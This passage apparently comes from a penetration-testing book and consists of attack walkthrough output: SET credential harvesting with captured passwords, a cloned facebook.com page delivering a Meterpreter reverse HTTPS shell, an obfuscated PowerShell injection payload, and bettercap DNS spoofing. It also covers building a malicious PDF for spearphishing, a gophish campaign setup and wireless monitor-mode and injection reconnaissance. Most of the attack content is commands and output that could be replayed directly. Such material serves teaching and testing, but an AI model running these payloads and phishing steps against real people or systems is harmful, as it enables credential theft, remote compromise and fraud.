PARAM: lgnjs=1544285439
POSSIBLE USERNAME FIELD FOUND: email=vijay
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

POSSIBLE PASSWORD FIELD FOUND: pass=SuperSec3rtjasdf123
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=

PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAvffPPAP//PAAvAPAAAPPAAAAAAAAAAAAAAAAAPf/P/nAPHANCAG
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVrHjTSO
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-480
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNDAsImMiOjI0fQ==
PARAM: lgnrnd=225344_AyZh
PARAM: lgnjs=1497765243
POSSIBLE USERNAME FIELD FOUND: email=vijayk
POSSIBLE PASSWORD FIELD FOUND: pass=velu
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
[*********************************************************]

               Multi-Attack Web Attack Vector

[*********************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu
```


```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
Enter the IP address for the reverse payload (LHOST): 192.168.0.116
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack..
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 357 bytes
```



```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 192.168.0.116
LHOST => 192.168.0.116
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.0.116:443
[*] Starting the payload handler...
[*] https://192.168.0.116:443 handling request from 192.168.0.119; (UUID: 5lusos
.
msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.0.116:443 -> 19
0400

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                    Information          Connection
  --  ----                    -----------          ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.116:443 -> 192.16
```

```
root@kali:~/.set/reports/powershell# cat x86_powershell_injection.txt
powershell -w 1 -C "sv K -;sv jA ec;sv ko ((gv K).value.toString()+(gv jA)
ring() 'JABoAFkAQgBoACAAPQAgACcAJAB3AE8AWgAgAD0AIAAnACcAWwBEAGwAbABJAG0AcA
ApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUABC
AFAAdAByACAAbABwAEEAZABkAHIAZQBzAHMALAAgAHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsAC
QAeQBwAGUALAAgAHUAaQBuAHQAIABmAGwAUAByAG8AdABlAGMAdAApADsAWwBEAGwAbABJAG0A
IgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUA
B0AFAAdAByACAAbABwAFQAaABvAGUAYQBkAEEAdAB0AHIAaQBiAHUAdABlAHMALAAgAHUAaQBu
AFAAdAByACAAbABwAFMAdABhAHIAdABBAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAG
QAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABUAGgA
KAAiAG0AcwB2AGMAcgB0AC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYw
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) > [*] https://0.0.0.0:443 handling request f
958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.116:443 -> 192.168.0.

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                    Information          Connection
  --  ----                    -----------          ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.11
```


Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
http.proxy > not running
http.server > not running
https.proxy > not running
mac.changer > not running
mysql.server > not running
net.probe > not running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
update > not running
wifi > not running
wol > not running

```
root@kali:/# cat dns.conf
192.168.0.13 www.microsoft.com
root@kali:/# bettercap
bettercap v2.10 (type 'help' for a list of commands)

192.168.0.0/24 > 192.168.0.24  » [18:06:58] [endpoint.new] endpoint 192.168.0.20 detected
orate).
192.168.0.0/24 > 192.168.0.24  » [18:06:58] [endpoint.new] endpoint 192.168.0.13 detected
.).
192.168.0.0/24 > 192.168.0.24  » set dns.spoof.hosts dns.conf
192.168.0.0/24 > 192.168.0.24  » dns.spoof on
[18:07:14] [sys.log] [inf] loading hosts from file dns.conf ...
[18:07:14] [sys.log] [inf] [dns.spoof] www.microsoft.com -> 192.168.0.13
192.168.0.0/24 > 192.168.0.24  » [18:07:14] [sys.log] [inf] Enabling forwarding.
192.168.0.0/24 > 192.168.0.24  »
```

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template
```

```
        ********** PAYLOADS **********

 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 7) Adobe Flash Player "Button" Remote Code Execution
 8) Adobe CoolType SING Table "uniqueName" Overflow
 9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```


```
set:payloads>7


  1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
  2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
  4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
```


```
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application passwor
answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.
```


```
set:phishing>2
set:phishing> New filename:Payslip.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.
```

```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!! This is crazy...
2: Dan Brown's Angels & Demons
3: Baby Pics
4: New Update
5: Computer Issue
6: How long has it been?
7: Order Confirmation
8: Status Report
9: Strange internet usage from your computer
10: Have you seen this?
```

```
 GNU nano 2.9.5                                          config.json

{
        "admin_server": {
                "listen_url": "192.168.0.24:3333",
                "use_tls": true,
                "cert_path": "gophish_admin.crt",
                "key_path": "gophish_admin.key"
        },
        "phish_server": {
                "listen_url": "0.0.0.0:80",
                "use_tls": false,
                "cert_path": "example.crt",
                "key_path": "example.key"
        },
        "db_name": "sqlite3",
        "db_path": "gophish.db",
        "migrations_prefix": "db/db_",
        "contact_address": ""
}
```




Not secure
https://192.168.0.24:3333/campaigns
gophish
Dashboard
Campaigns
Users & Groups
Email Templates
Landing Pages
Sending Profiles
Settings
User Guide
API Documentation
New Campaign
Name:
Attack
Email Template:
IT Administrator
Landing Page:
Sucess
URL:
https://192.168.0.24
Launch Date
11/25/2018 6:16 PM
Send Emails By (Optional)
Sending Profile:
TargetCompany
Send Test Email
Groups:
TargetCompany


Not secure
https://192.168.0.24:3333
gophish
Dashboard
Campaigns
Users & Groups
Email Templates
Landing Pages
Sending Profiles
Settings
admin
Email Sent
Email Opened
Clicked Link
Submitted Data
Email Reported
2
0
0
0
0
Recent Campaigns
View All
Show 10 entries
Search:
Name
Created Date
Status
Attack
November 25th 2018, 3:17:38 pm
In progress
Showing 1 to 1 of 1 entries
Previous
1
Next

You have been sent a file (Description: This is awesome) Inbox ×

sendspace <no-reply@sendspace.com>
to me

Sendspace File Delivery Notification:

You've got a file called goi phish.PNG, (24.7 KB) waiting to be downloaded at sendspace.com (It was sent by ceo@Cyberhia.com).

Description: This is awesome

You can use the following link to retrieve your file:


https://www.sendspace.com/file/j96q0r

The file may be available for a limited time only. If you have any questions, please visit the sendspace FAQ at https://www.sendspace.com.

Thank you,


sendspace.com - The best free file sharing service.

Chapter 6: Wireless Attacks





```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=15 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

```
root@kali:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  536 NetworkManager
  597 wpa_supplicant
 1614 dhclient
 1704 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 7265 (rev 99)
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT2770
```



```
CH  4 ][ Elapsed: 48 s ][ 2019-01-09 17:25 ][ inverted sorting order

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

FA:8F:CA:3B:55:DB  -92        6        0    0  11   65  OPN              <length:  0>
6A:FE:F7:A1:2B:75  -93        1        0    0   6  130  WPA2 CCMP   PSK  [redacted]
38:35:FB:9A:9F:CC  -91        6        0    0  11  195  WPA2 CCMP   PSK  [redacted]
A4:71:74:F8:34:14  -91        7        0    0   1  130  WPA2 CCMP   PSK  [redacted]
7C:4C:A5:86:8A:61  -87        8        5    0  11  130  WPA2 CCMP   PSK  [redacted]
E4:3E:D7:B6:A2:A8  -75       28        0    0   1  130  WPA2 CCMP   PSK  [redacted]
42:3E:D7:B6:A2:AA  -77       30        0    0   1  130  WPA2 CCMP   MGT  [redacted]
42:3E:D7:B6:A2:A9  -75       33        0    0   1  130  OPN              [redacted]
B0:05:94:8D:40:53  -51       60        0    0   6  130  WPA2 CCMP   PSK  [redacted]
A0:BD:CD:64:9F:02  -49       57       60    0   6  130  WPA2 CCMP   PSK  SKY7C283
3A:35:FB:9A:A1:CD  -92        3        0    0  11  195  OPN              [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

7C:4C:A5:86:8A:61  50:A6:7F:82:6F:8F  -85    0 -24      0         2
A0:BD:CD:64:9F:02  B0:05:94:8D:40:53  -44    0e- 0e     0        29
A0:BD:CD:64:9F:02  00:04:20:FE:D7:26  -49    0e- 0e     0        17
(not associated)   EA:2F:88:35:BA:4E  -49    0 - 1      0         3
(not associated)   46:5E:1F:7F:AF:7F  -64    0 - 1      0        15  Apple Setup
(not associated)   74:29:AF:34:48:05  -66    0 - 1      0         2
(not associated)   9E:0E:41:D1:D7:38  -71    0 - 1      0         6  Apple Setup
(not associated)   9C:04:73:94:24:1E  -91    0 - 1      0         2
```

```
root@kali:~# aireplay-ng -9 wlan0mon
17:28:01  Trying broadcast probe requests...
17:28:03  No Answer...
17:28:03  Found 6 APs

17:28:03  Trying directed probe requests...
17:28:03  B0:05:94:8D:40:53 - channel: 6 - 'PS4-A9C05D7AE79A'
17:28:05  Ping (min/avg/max): 1.392ms/4.708ms/10.276ms Power: -42.82
17:28:05  17/30:  56%

17:28:05  Injection is working!

17:28:05  A0:BD:CD:64:9F:02 - channel: 6 - 'SKY7C283'
17:28:09  Ping (min/avg/max): 4.669ms/9.189ms/15.526ms Power: -42.00
17:28:09  14/30:  46%

17:28:09  38:35:FB:9A:9F:CC - channel: 11 - 'BTHub6-PW7H'
17:28:14  Ping (min/avg/max): 1.371ms/4.615ms/11.960ms Power: -93.00
17:28:14   4/30:  13%

17:28:14  6A:FE:F7:A1:2B:75 - channel: 6 - 'Paul Houston's iphone '
17:28:20   0/30:   0%

17:28:20  42:3E:D7:B6:A2:A9 - channel: 1 - 'BTWifi-with-FON'
17:28:20  Ping (min/avg/max): 1.693ms/4.039ms/9.614ms Power: -77.00
17:28:20  30/30: 100%
```




```
CH  8 ][ Elapsed: 12 s ][ 2019-01-11 06:57

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:62:73:43:09:52   -1        0        3    0   1  -1   WPA              <length:  0>
04:62:73:43:09:56   -1        0        0    0  12  -1                    <length:  0>
AC:86:74:0B:B3:E5   -1        0        0    0  11  -1                    <length:  0>
F0:7D:68:44:61:EA  -47       26      103   11  11  130  WPA2 CCMP   PSK  <length:  0>
84:78:AC:C1:40:C2  -54        4        0    0  11  195  WPA2 CCMP   MGT  55BS_LoadingBay
84:78:AC:C1:40:C4  -54        4        0    0  11  195  WPA2 CCMP   MGT  <length:  1>
84:78:AC:C1:40:C0  -54        6        0    0  11  195  OPN              BDO_Guest
84:78:AC:C1:40:C1  -54        5        0    0  11  195  WPA2 CCMP   MGT  SUPTES_Wi-Fi
```

```
